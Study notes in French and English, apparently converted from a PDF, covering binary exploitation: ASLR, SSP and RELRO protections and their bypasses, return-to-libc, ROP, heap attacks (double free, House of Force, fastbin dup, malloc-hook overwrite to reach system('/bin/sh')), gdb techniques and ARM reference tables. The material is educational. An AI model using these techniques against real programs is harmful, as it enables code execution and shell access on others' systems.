**ASLR (pour Address Space Layout Randomization) ! Il s'agit d'une protection qui fait varier les adresses de certaines zones mémoires (mais pas toutes) à chaque lancement du programme.**

```

0xffffffff
+-----+
|   STACK    | ▼ <-- Randomisé par l'ASLR
+-----+
|   ZONE     |
|   NON      |
|   ALLOUEE   |
+-----+
|   HEAP      | ▲ <-- Randomisé par l'ASLR
+-----+
|   BSS       |
+-----+
|   DATA      |
+-----+
|   TEXT      | <-- N'est pas randomisé par l'ASLR ! :D
+-----+
0x00000000

```

- **Bypass ASRL :**

- **Brute Force.**
- **Any user, able to run 32-bit applications in a x86 machine, can disable the ASLR by setting the RLIMIT\_STACK resource to unlimited ( still present in few system Linux): ulimit -s unlimited**
- **Utiliser un Offset par rapport à une adresse connue.**
- **Utiliser des exploits bypassant le ASLR ( comme ROP )**
- **PIE : ASLR sur d'autres sections du programme.**

## - SSP ( stack smashing protector )


### La Stack Smashing Protector

Abrégée souvent par « SSP », il s'agit d'une extension du compilateur GCC. Cette extension a pour but de rendre infernale la vie des hackers grâce à quelques petits octets.

Voici à quoi ressemble la pile sans cette protection.



Maintenant, la même chose mais avec SSP activé.



## - RELRO

# Relocation Read-Only (RELRO)

Relocation Read-Only (or RELRO) is a security measure which makes some binary sections read-only.

There are two RELRO "modes": partial and full.

## Partial RELRO

Partial RELRO is the default setting in GCC, and nearly all binaries you will see have at least partial RELRO.

From an attacker's point-of-view, partial RELRO makes almost no difference, other than it forces the GOT to come before the BSS in memory, eliminating the risk of a [buffer overflow](#)s on a global variable overwriting GOT entries.

## Full RELRO

Full RELRO makes the entire GOT read-only which removes the ability to perform a "GOT overwrite" attack, where the GOT address of a function is overwritten with the location of another function or a ROP gadget an attacker wants to run.

Full RELRO is not a default compiler setting as it can greatly increase program startup time since all symbols must be resolved before the program is started. In large programs with thousands of symbols that need to be linked, this could cause a noticeable delay in startup time.


### - Use-After-Free :

- Exploitation pouvant être utilisée si une personne après un `free()` ne met pas le pointeur à `NULL`. Le pointeur reste actif et pointe toujours vers la même adresse mémoire.

### - Return-to-libc :

- Au lieu de modifier l'adresse de retour pour qu'elle pointe sur un shellcode placé dans la pile, l'idée est de la modifier pour qu'elle pointe directement sur la fonction de la bibliothèque libc `system()`. Le but est d'appeler la fonction `system(/bin/sh)` pour obtenir un shell.

Cette attaque peut-être stoppée par l'ASLR.



- Pour trouver l'adresse de certaines fonctions, on peut utiliser cette commande sur gdb:

```
gdb$ print system
$2 = {<text variable, no debug info>} 0xb7e670b0 <system>
```

- Une protection contre cette exploitation (Return-to-libc) est l'ajout d'un byte 0 dans les adresses libc, empêchant notre exploit de faire passer le payload entier au programme vulnérable. Cette protection est contournable.

### - ROP - Return Oriented Programming


- Le ROP consiste à utiliser les instructions machines présentes dans le segment .text (pour rappel, le segment .text contient le code ou plutôt les instructions machines de notre programme). Ce segment... n'est pas randomisé par l'ASLR.

En gros, on va prendre divers petits bouts de code présents dans la section .text qui, exécutés dans le bon ordre et avec les bons arguments, vont nous permettre d'obtenir ce que nous voulons, à savoir, dans le cas présent, un shell.

Pour cela, nous aurons besoin de gadgets (d'où le petit clin d'oeil à notre inspecteur ! :P). Un gadget est une séquence d'instructions présentent dans la section .text se terminant par l'instruction ret. Pourquoi ce ret est-il important ? Car c'est lui qui va en quelque sorte « dire » de passer à la prochaine valeur sur la pile, valeur qui est l'adresse du prochain gadget. Ce nouveau gadget se terminera aussi par un ret, ce qui nous fera passer au gadget suivant et ainsi de suite. On obtient au final une sorte de « chaînage » entre les gadgets.

Ainsi, lorsque les instructions que nous voulons effectuer ont été exécutées, l'instruction RET permet de sauter à l'instruction dont l'adresse est sur le dessus de la pile, pile que nous contrôlons grâce au buffer overflow.

exemple :



Shellcode en masse : <http://shell-storm.org/shellcode/>

**Double free :**

Consider this sample code:

```
1 a = malloc(10);      // 0xa04010
2 b = malloc(10);      // 0xa04030
3 c = malloc(10);      // 0xa04050
4
5 free(a);
6 free(b); // To bypass "double free or corruption (fasttop)" check
7 free(a); // Double Free !!
8
9 d = malloc(10);      // 0xa04010
10 e = malloc(10);     // 0xa04030
11 f = malloc(10);     // 0xa04010 - Same as 'd' !
```

The state of the particular fastbin progresses as:

1. 'a' freed.  
| head -> a -> tail
2. 'b' freed.  
| head -> b -> a -> tail
3. 'a' freed again.  
| head -> a -> b -> a -> tail
4. 'malloc' request for 'd'.  
| head -> b -> a -> tail [ 'a' is returned ]
5. 'malloc' request for 'e'.  
| head -> a -> tail [ 'b' is returned ]
6. 'malloc' request for 'f'.  
| head -> tail [ 'a' is returned ]

Now, 'd' and 'f' pointers point to the same memory address. Any changes in one will affect the other.

- **Malloc() utilise au minimum 24 bytes comme donnée utilisateur sur chaque chunk de la Heap lors d'une allocation ( même pour un malloc de taille 0 ) sans compter les métadonnées des chunks.**
- **La taille des métadonnées d'un chunk est de 8 bytes.**

- la heap en x64 augmente de 16 en 16 bytes pour les données utilisateurs.
- Each chunk has a size field indicating the size of the chunk.

Because the least significant nybble of each size field isn't used to represent chunk size

it's instead used to represent flags.

example :

0x0000000000000000	0x0000000000000021
0x0000000000000000	0x0000000000000000
0x0000000000000000	0x0000000000000021
0x0000000000000000	0x0000000000000000
0x0000000000000000	0x0000000000000021

Ici, sur chaque chunk de couleurs différentes, on a dans les méta données. le nombre 21 signifie :

- 1 => le flag n°1. Les 3 derniers bit représentent un flag activé ( see below ). ici, le **prev\_inuse flag** qui est activé.
- 0x20: taille du chunk ( 32 bytes ici )
- Since all chunks are multiples of 8 bytes, the 3 LSBs of the chunk size can be used for flags. These three flags are defined as follows:
  - A (0x04)
 

Allocated Arena - the main arena uses the application's heap. Other arenas use mmap'd heaps. To map a chunk to a heap, you need to know which case applies. If this bit is 0, the chunk comes from the main arena and the main heap. If this bit is 1, the chunk comes from mmap'd memory and the location of the heap can be computed from the chunk's address.
  - M (0x02)
 

MMap'd chunk - this chunk was allocated with a single call to mmap and is not part of a heap at all.

- P (0x01)


Previous chunk is in use - if set, the previous chunk is still being used by the application, and thus the prev\_size field is invalid.

Note - some chunks, such as those in fastbins (see below) will have this bit set despite being free'd by the application. This bit really means that the previous chunk should not be considered a candidate for coalescing - it's "in use" by either the application or some other optimization layered atop malloc's original code.

Le premier chunk a toujours ce flag activé.

- De base, sur la Heap, il n'y a qu'un seul principal chunk qu'on appelle "Top Chunk". Au fur et à mesure qu'on alloue de la mémoire, ce chunk baisse en taille.

On peut récupérer, comme information sur ce chunk, combien il reste de place dans la Heap.



```

0x0000000000000000 0x0000000000000021 .....!
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000021 .....!.....
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000021 .....!.....
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000021 .....!.....
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000031 .....!.....
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000000 .....!.....
0x0000000000000000 0x0000000000000020f51 .....Q.....

```

<-- Top chunk

### - The House of Force attack

Publiée en 2005, Cette attaque se concentre sur la taille affichée en mémoire du top chunk. Avec un possible Heap Overflow, on peut écraser cette valeur.

On peut alors tromper certaines fonctions comme malloc() qui utilise cette valeur pour allouer de la mémoire correctement.

Cette attaque se base aussi sur le fait que l'on utilise une ancienne version de la biblio GLIBC (< 2.29), qui laquelle il n'y a aucun check sur la taille du Top chunk.

La présence d'une feature que l'on nomme "tcache" ( présent sur des anciennes versions de GLIBC ) rend plus facile des exploit sur malloc().

#### Etape :

- Heap overflow pour écraser le size field du top chunk. Donc maintenant la heap est très grande.
  
- Ecrire où on veut dans les sections du binaire. ( request enough memory to bridge the gap between the top chunk and target data and then overwrite the target with other allocation).

On peut même écrire à des adresses plus basses car c'est un système "modulo max\_size\_or\_value".

GLIBC version 2.30 introduced a maximum allocation size check, which limits the size of the gap the House of Force can bridge.

## Code execution techniques :

- For code execution, you can for example overwrite the plt section to overwrite the address of printf() in instance if it's possible if RELRO isn't activated ).
- You can overwrite the .fini\_array slots, if you can lead the program into exiting because the process of exiting use the slots of this array ( if RELRO isn't activated ).
- You can overwrite \_\_exit\_funcs or tls\_dtor\_list qui se comportent pareil que .fini\_array ( qui se trouvent dans une autre PLT de GLIBC ) mais c'est largement plus dur.
- You can use mallocs hooks : Each of malloc's core functions, such as malloc() and free(), has an associated hook which takes the form of a writable function pointer in GLIBC's data section.

When the value of the malloc hook is null, it's ignored and calls to the malloc() function work as normal. When it isn't null however, calls to malloc() are redirected to the address that it holds.

You can find the address of the malloc hook with some general variables.

If you can replace the malloc hook by system("/bin/sh") for example, you can put the argument of the system function in the size malloc argument as an address pointing to the correct strings in the memory ( here "/bin/sh" ). That will trigger the hijacked hook with the right argument.

## - The Fastbin dups ( duplication ) attack

Definitions :

- **fastbins** : The collection of chunks that have been freed.
- **Arenas** : Arenas are structures in which malloc keeps all of its non-inline metadata, consisting primarily of the heads of each of those free lists I mentioned.

A single arena can administrate multiple heaps.

A new arena is created along with an initial heap every time a thread uses malloc for the first time, up to a limit based on the number of available cores.

The main thread gets a special arena called **the main arena**, which resides in the libc data section.

Arena Layout

mutex	flags	have_fastchunks*	
0x20		0x30	
0x40		0x50	
0x60		0x70	
0x80		0x90	
0xa0		0xb0	
top		last_remainder	
unsortedbin fd		unsortedbin bk	
0x20 fd		0x20 bk	
• • •			
0x3f0 fd		0x3f0 bk	
0x400 fd		0x400 bk	
• • •			
0x80000 fd		0x80000 bk	
binmap[0]	binmap[1]	binmap[2]	binmap[3]
next		next_free	
attached_threads		system_mem	
max_system_mem			

The diagram illustrates the layout of an arena structure. It is organized into several sections:

- Fastbins:** Represented by a yellow bracket on the right side, containing memory blocks at addresses 0x20, 0x40, 0x60, 0x80, and 0xa0. These blocks are associated with their respective back pointers (0x30, 0x50, 0x70, 0x90, 0xb0) and a 'last\_remainder' pointer.
- Smallbins:** Represented by a blue bracket on the right side, containing memory blocks at addresses 0x20 fd and 0x3f0 fd. These blocks are associated with their respective back pointers (0x20 bk and 0x3f0 bk).
- Largebins:** Represented by an orange bracket on the right side, containing memory blocks at addresses 0x400 fd and 0x80000 fd. These blocks are associated with their respective back pointers (0x400 bk and 0x80000 bk).
- Binmaps:** A series of four entries labeled binmap[0] through binmap[3]. Each entry has a 'next' pointer pointing to the next binmap entry and a 'next\_free' pointer pointing to the next free binmap entry.
- System Memory:** A section labeled 'system\_mem'.
- Attached Threads:** A section labeled 'attached\_threads'.
- Max System Mem:** A section labeled 'max\_system\_mem'.

## Fonctionnement des fastbins :

```
In file: /home/heaplab/HeapLAB/.src/demo_fastbins.c
 9
10     free(a);
11     free(b);
12     free(c);
13
► 14     void* d = malloc(1);
15     void* e = malloc(1);
16     void* f = malloc(1);
17
18     return 0;
19 }

pwndbg> vis

0x602000      0x0000000000000000      0x0000000000000021      .....!.....      <- fastbins[0x20][2]
0x602010      0x0000000000000000      0x0000000000000000      .....!.....      <- fastbins[0x20][1]
0x602020      0x0000000000000000      0x0000000000000021      .....!.....      <- fastbins[0x20][0]
0x602030      0x0000000000602000      0x0000000000000000      .....!.....      <- Top chunk
0x602040      0x0000000000000000      0x0000000000000021      .....!.....      <- fastbins[0x20][0]
0x602050      0x0000000000602020      0x0000000000000000      .....!.....      <- fastbins[0x20][1]
0x602060      0x0000000000000000      0x0000000000000020fa1  .....!.....      <- fastbins[0x20][2]

pwndbg> fastbins
fastbins
0x20: 0x602040 → 0x602020 → 0x602000 ← 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
pwndbg> !dq
dq &main_arena 20
00007ffff7dd0b60 0000000000000000 0000000000000001
00007ffff7dd0b70 0000000000602040 0000000000000000
00007ffff7dd0b80 0000000000000000 0000000000000000
00007ffff7dd0b90 0000000000000000 0000000000000000
00007ffff7dd0ba0 0000000000000000 0000000000000000
00007ffff7dd0bb0 0000000000000000 0000000000000000
00007ffff7dd0bc0 0000000000602060 0000000000000000
00007ffff7dd0bd0 00007ffff7dd0bc0 00007ffff7dd0bc0
00007ffff7dd0be0 00007ffff7dd0bd0 00007ffff7dd0bd0
00007ffff7dd0bf0 00007ffff7dd0be0 00007ffff7dd0be0

pwndbg>
```

### - l'attaque :

#### Fastbin Dup

##### Overview

Leverage a double-free bug to coerce malloc into returning the same chunk twice, without freeing it in between. This technique is typically capitalised upon by corrupting fastbin metadata to link a fake chunk into a fastbin. This fake chunk can be allocated, then program functionality could be used to read from or write to an arbitrary memory location.

[Detail](#)

## MISC

- SOURCE FORTIFY : remplacement de fonctions dangereuses par sa version sécurisée: strcpy=>strncpy.
- NX : la pile et le tas d'un programme NON exécutables..
- 0x90 : instruction NOP.
- Un ShellCode peut être stocké dans une variable d'environnement à la place d'être écrit directement dans un buffer car ça prendra moins de place dans le "payload".
- Pour les programmeurs, des overflows peuvent aussi apparaître dans des boucles for ou while s'il y a des erreurs avec les indices ou dans la condition de la boucle par exemple.  
Ces overflows peuvent être très difficiles à détecter. Ces bugs sont appelés **off-by-one** bugs car ils peuvent avoir lieu seulement sur un ou quelques bytes.

Il faut noter que ces bugs off-by-one sur certains programmes compilés avec gcc sont peut-être inexploitables. Les versions 3.x de gcc ajoutent un padding entre les variables locales et frame pointer ce qui rend ce dernier inaccessible à un off-by-one bug.


- Dans le processus d'écriture d'un shellcode :
  - Il y a le fait de réduire leur taille au minimum dans la mémoire afin de l'utiliser dans des petits buffers.
  - Enlever les bytes NULL car ils agissent comme des terminateurs pour les strings.

- Le shellcode doit être PIC ( position independent code ), c-à-dire il ne doit contenir aucune adresse absolue car l'adresse où le shellcode est exécuté est généralement pas connue.

PE<sup>101</sup> visite guidée d'un exécutable Windows

Ange Albertini  
corkami.com

## PE décortiqué





The screenshot displays the Immunity Debugger interface with several windows open:

- Contenu hexadécimal**: Shows the raw memory dump of the executable.
- Contenu ASCII**: Shows the ASCII representation of the memory dump.
- Champs**: Shows the fields of the PE header.
- Valeurs**: Shows the values of the PE header fields.
- Explications**: Provides detailed explanations for the PE header fields.
- en-tête DOS**: Shows the DOS header.
- en-tête PE**: Shows the PE header.
- en-tête optionnel**: Shows the optional header.
- data directoires**: Shows the directory entries.
- table des sections**: Shows the section table.
- imports**: Shows the imports table.
- données**: Shows the data section.
- Code**: Shows the assembly code with comments like "Code C équivalent".
- Structure des imports**: Shows the import structure with descriptors and addresses.
- Consequences**: Shows the consequences of the imports.

## Etapes du chargement

- ① En-têtes**
    - l'en-tête DOS est parcouru
    - l'en-tête PE est parcouru
      - (son offset va à l'offset de l'en-tête DOS)
    - l'en-tête OptionsDOS est parcouru
      - (il suit l'en-tête PE)
  
  - ② Table des sections**
    - la table des sections est parcourue
      - (elle est stockée à offsetOptionsHeader) + Si elle contient NumberOfSections éléments, elle doit être conforme aux alignements FileAlignment et SectionAlignments



## 12) Gdb command

- **disass [FUNCTION]** : produce the disassembly output of the entire function.
  - **set disassembly-flavor [ att - intel ]** : Controls the disassembly style used by the disassemble and x commands.

att : AT&T disassembly style  
intell : Intel disassembly style

- **show disassembly-flavor** : print the disassembly style used.
- **layout split** : Display the source and assembly window.
- **i r | info registers** = prints the main registers.
- **x/20xw \$esp** : Tip to print the stack .
  - w = 16 bits
  - x = Hex
- **Clear** : remove breakpoints.
- **p [ register ]** : print the content of the register.
- **reverse-stepi** : revenir un pas en arrière.
- **call [function name]** : call a function inside the binary.
- **set {char}0x080486fc=0x74** = change la valeur à l'adresse 0x080486fc.
- **print/x [REGISTER]** = Print the value of the register.
- **print (char\*) 0x555555556004**
- **define hook-stop** : makes the associated commands ( to the hook ) execute every time execution stops in your program: before breakpoint commands are run, displays are printed, or the stack frame is printed.

Example of a hook:

```
(gdb) define hook-stop
>print/x $al
>set ($ps)|=0x60
>end
```

- **bt** = Montre l'empilement des frames sur la piles.
- **i f** = Donne des informations sur la frame actuelle.
- **i f n** = Donne des informations sur la frame numéro n.
- **find Start\_address,end\_address,pattern** = trouve le pattern entre les 2 adresses de début et fin.

- `run < <(python -c "print '%121x' + '\x86\xfd\xff\xbf'")`  
: Formater un input sur GDB avec python.
- `info files` : Display what different segments are there in the core file.
- `x/30s *((char **)environ)` : Afficher les adresses des variables d'environnements.
- To switch a flag on the statue register (here GDB syntax):
  - `0 -> 1 OR`: `set ($eflags) |= 0x[BIT_VALUE_ON_STATUE_REGISTER]`
  - `1 -> 0 XOR`: `set ($eflags) ^= 0x[BIT_VALUE_ON_STATUE_REGISTER]`
- Technique pour trouver l'offset jusqu'à EIP avec `gdb-peda` :

```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
```

```
gdb-peda$ r 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
```

Stopped reason: SIGSEGV  
0x41412941 in ?? ()

On détermine ensuite l'offset :

```
gdb-peda$ pattern_offset 0x41412941
1094789441 found at offset: 32
```

- `find [BEGIN_ADD], [AND_ADD], [VALUE]` : search for value between address

Example : `find 0x555555554000 to 0x555555558fff, "Hello, world!"`

- Technique pour trouver le main dans un binaire stripped :

- 1) info file pour voir où se trouve .txt
- 2) disass [DEBUT .TXT], [FIN .TXT]

- 1) break \_libc\_start\_main

- 2) run and check the first argument of this function. this is where the main start

-

## 13) ARM

### - Differents instructions

#### • Basic data processing instructions

<b>MOV</b>	Move a 32-bit value	<b>MOV Rd, n</b>	Rd = n
<b>MVN</b>	Move negated (logical NOT) 32-bit value	<b>MVN Rd, n</b>	Rd = ~n
<b>ADD</b>	Add two 32-bit values	<b>ADD Rd, Rn, n</b>	Rd = Rn+n
<b>ADC</b>	Add two 32-bit values and carry	<b>ADC Rd, Rn, n</b>	Rd = Rn+n+C
<b>SUB</b>	Subtract two 32-bit values	<b>SUB Rd, Rn, n</b>	Rd = Rn-n
<b>SBC</b>	Subtract with carry of two 32-bit values	<b>SBC Rd, Rn, n</b>	Rd = Rn-n+C-1
<b>RSB</b>	Reverse subtract of two 32-bit values	<b>RSB Rd, Rn, n</b>	Rd = n-Rn
<b>RSC</b>	Reverse subtract with carry of two 32-bit values	<b>RSC Rd, Rn, n</b>	Rd = n-Rn+C-1
<b>AND</b>	Bitwise AND of two 32-bit values	<b>AND Rd, Rn, n</b>	Rd = Rn AND n
<b>ORR</b>	Bitwise OR of two 32-bit values	<b>ORR Rd, Rn, n</b>	Rd = Rn OR n
<b>EOR</b>	Exclusive OR of two 32-bit values	<b>EOR Rd, Rn, n</b>	Rd = Rn XOR n
<b>BIC</b>	Bit clear. Every '1' in second operand clears corresponding bit of first operand	<b>BIC Rd, Rn, n</b>	Rd = Rn AND (NOT n)
<b>CMP</b>	Compare	<b>CMP Rd, n</b>	Rd-n & change flags only
<b>CMN</b>	Compare Negative	<b>CMN Rd, n</b>	Rd+n & change flags only
<b>TST</b>	Test for a bit in a 32-bit value	<b>TST Rd, n</b>	Rd AND n, change flags
<b>TEQ</b>	Test for equality	<b>TEQ Rd, n</b>	Rd XOR n, change flags
<b>MUL</b>	Multiply two 32-bit values	<b>MUL Rd, Rm, Rs</b>	Rd = Rm*Rs
<b>MLA</b>	Multiple and accumulate	<b>MLA Rd, Rm, Rs, Rn</b>	Rd = (Rm*Rs)+Rn

<b>cpy r0, r2</b>	<b>mov r0, r2</b>
<b>bcs [ADDRESS]</b>	Jump avec CS condition

<b>Move R2 ,#4</b>	<b>R2 = #4</b>
<b>B ( Branch )</b>	<b>Simple Jump ( up to 32 MB )</b>
<b>BL ( Branch and Link )</b>	<b>Preserves the addresses of the instruction after the branch ( in LR )</b>
<b>BX ( Branch and Exchange )</b>	<b>Uses the content of a general-purpose register to decide where to jump and exchange instruction set.</b>
<b>ldr r0, addr_var1</b>	<b>Load to R0 the value stored in addr_var1.</b>
<b>str r2, [r1, #2]</b>	<b>Store the value found in r2 to the memory address found in r1+2. R1 stay unmodified</b>

<code>str r2, [r1, #2]!</code>	Store the value found in r2 to the memory address found in r1+2. R1 is modified : $r1 = r1 + 2$
<code>ldr r3, [r1], #4</code>	load the value found in memory address found in r1 to r3. R1 is modified : $r1 = r1 + 4$
<code>str r2, [r1, + r2, LSL#2]</code>	Store the value found in r2 to the memory address found in $r1 + (r2 \text{ left-shifted by } 2)$ . R1 stay unmodified
<code>ldr r0, =jump</code>	load the address of the function label jump into r0
<code>ldr r1, =0x68DB00AD</code>	load the value 0x68DB00AD into r1
<code>adr r0, words+12</code>	address of words[3] -> r0
<code>ldm r0, {r4, r5}</code>	$[r4] = [r0]$ $[r5] = [r0 + 4]$
<code>stm r1, {r4, r5}</code>	$[r1] = [r4]$ , $[r1 + 4] = [r5]$
<code>ldmia r0, {r4-r6}</code>	$[r4] = [r0]$ $[r5] = [r0 + 4]$ $[r6] = [r0 + 8]$
<code>stmia r0, {r4-r6}</code>	$[r0] = [r4]$ $[r0 + 4] = [r5]$ $[r0 + 8] = [r6]$
<code>ldmib r0, {r4-r6}</code>	$[r4] = [r0 + 4]$ $[r5] = [r0 + 8]$ $[r6] = [r0 + 12]$
<code>stmib r0, {r4-r6}</code>	$[r0 + 4] = [r4]$ $[r0 + 8] = [r5]$ $[r0 + 12] = [r6]$
<code>ldmda r0, {r4-r6}</code>	$[r6] = [r0]$ $[r5] = [r0 - 4]$ $[r4] = [r0 - 8]$
<code>ldmdb r0, {r4-r6}</code>	$[r6] = [r0 - 4]$ $[r5] = [r0 - 8]$ $[r4] = [r0 - 12]$
<code>stmda r0, {r4-r6}</code>	$[r0] = [r6]$

	$[r0 - 4] = [r5]$ $[r0 - 8] = [r4]$
stmdb r0, {r4-r6}	$[r0 - 4] = [r6]$ $[r0 - 8] = [r5]$ $[r0 - 12] = [r4]$

- R13 : Stack pointer ( like ESP ).
- R14 ( LR ) : Link register ( function like EIP ).
- R15 : PC register.
- R11 : Pointer to the current frame ( FP, like EBP ).
- R12 : Can be corrupted with temporary data in a called subroutine.
- R0 -> R3 : Hold function arguments.

### CPSR

- CPSR : register for operating processor status. It contains 2 bits that encode whether ARM inst., Thumb inst., or Jazelle opcodes are being executed.

CPSR (Current Program Status Register)															
N	Z	C	V	Q	J		GE		E	A	I	F	T	M	
Negative	Zero	Carry	overflow	underflow	Jazelle		Greater than or Equal for SIMD		Endianness	Abort disable	IRQ disable	FIQ disable	Thumb	processor mode (privilege mode)	

Flag	Description
N (Negative)	Enabled if result of the instruction yields a negative number.
Z (Zero)	Enabled if result of the instruction yields a zero value.
C (Carry)	Enabled if result of the instruction yields a value that requires a 33rd bit to be fully represented.
V (Overflow)	Enabled if result of the instruction yields a value that cannot be represented in 32 bit two's complement.
E (Endian-bit)	ARM can operate either in little endian, or big endian. This bit is set to 0 for little endian, or 1 for big endian mode.
T (Thumb-bit)	This bit is set if you are in Thumb state and is disabled when you are in ARM state.
M (Mode-bits)	These bits specify the current privilege mode (USR, SVC, etc.).
J (Jazelle)	Third execution state that allows some ARM processors to execute Java bytecode in hardware.

A carry occurs:

- if the result of an addition is greater than or equal to  $2^{32}$
- if the result of a subtraction is positive or zero
- as the result of an inline barrel shifter operation in a move or logical instruction.

Overflow occurs if the result of an add, subtract, or compare is greater than or equal to  $2^{31}$ .

## condition codes :

Condition Code	Meaning (for cmp or subs)	Status of Flags
EQ	Equal	$Z==1$
NE	Not Equal	$Z==0$
GT	Signed Greater Than	$(Z==0) \&& (N==V)$
LT	Signed Less Than	$N!=V$
GE	Signed Greater Than or Equal	$N==V$
LE	Signed Less Than or Equal	$(Z==1) \mid\mid (N!=V)$
CS or HS	Unsigned Higher or Same (or Carry Set)	$C==1$
